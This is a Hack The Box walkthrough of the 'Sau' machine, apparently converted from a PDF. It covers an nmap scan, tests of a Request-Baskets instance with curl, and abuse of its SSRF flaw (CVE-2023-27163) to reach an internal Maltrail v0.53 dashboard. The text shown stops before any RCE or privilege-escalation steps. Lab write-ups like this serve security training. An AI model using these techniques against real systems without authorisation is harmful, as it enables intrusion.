
HTB Sau Machine Walkthrough

Machine Name: Sau




Introduction

Sau is an easy-level Linux machine on Hack The Box. This box teaches us how to take advantage of a Server-Side Request Forgery (SSRF) vulnerability in an HTTP service called Request-Baskets, and then pivot that into an RCE by chaining it with another internal service called Maltrail. Finally, we escalate our privileges to root by abusing a sudo permission misconfiguration.

Step 1: Enumeration with Nmap

I started by running a full port scan to discover open services.

nmap -sV -sC 10.10.11.224 -p-




Open Ports:

- 22/tcp – SSH (OpenSSH 8.2p1)
- 80/tcp – Filtered HTTP
- 8338/tcp – Filtered (unknown)
- 55555/tcp – Open (unknown)


Step 2: Exploring Port 55555 – Request-Baskets


Visiting http://10.10.11.224:55555 revealed a Request-Baskets v1.2.1 instance.

Request-Baskets is a tool that lets users create temporary endpoints ("baskets") to collect and inspect incoming HTTP requests.



I created a new basket for further testing.







Step 3: Testing Basket with curl

To verify that the basket captured HTTP requests, I used:

curl http://10.10.11.224:55555/r5bjf5i -A "Please Subscribe"

The request was successfully captured with custom headers.





Basket Request Proof


To prove the Request-Basket is working, I used the following curl command to send a request with a custom User-Agent header:

curl http://10.10.11.224:55555/r5bjf5i -A "Please Subscribe"


Then I checked the basket from the web interface and confirmed that the request was captured successfully, including the User-Agent header.

Step 4: Finding the SSRF Vulnerability – CVE-2023-27163

Request-Baskets v1.2.1 is vulnerable to SSRF (Server-Side Request Forgery). I configured the basket to forward requests to http://127.0.0.1:80, enabling access to internal services.




After setting up the admin basket to forward requests to 127.0.0.1:80, I visited http://10.10.11.224:55555/admin in my browser. As expected, it revealed the Maltrail dashboard, confirming that the internal service was accessible. It showed Powered by Maltrail (v0.53). This confirmed the exact version of the application, which helped me later to find the right remote code execution exploit.




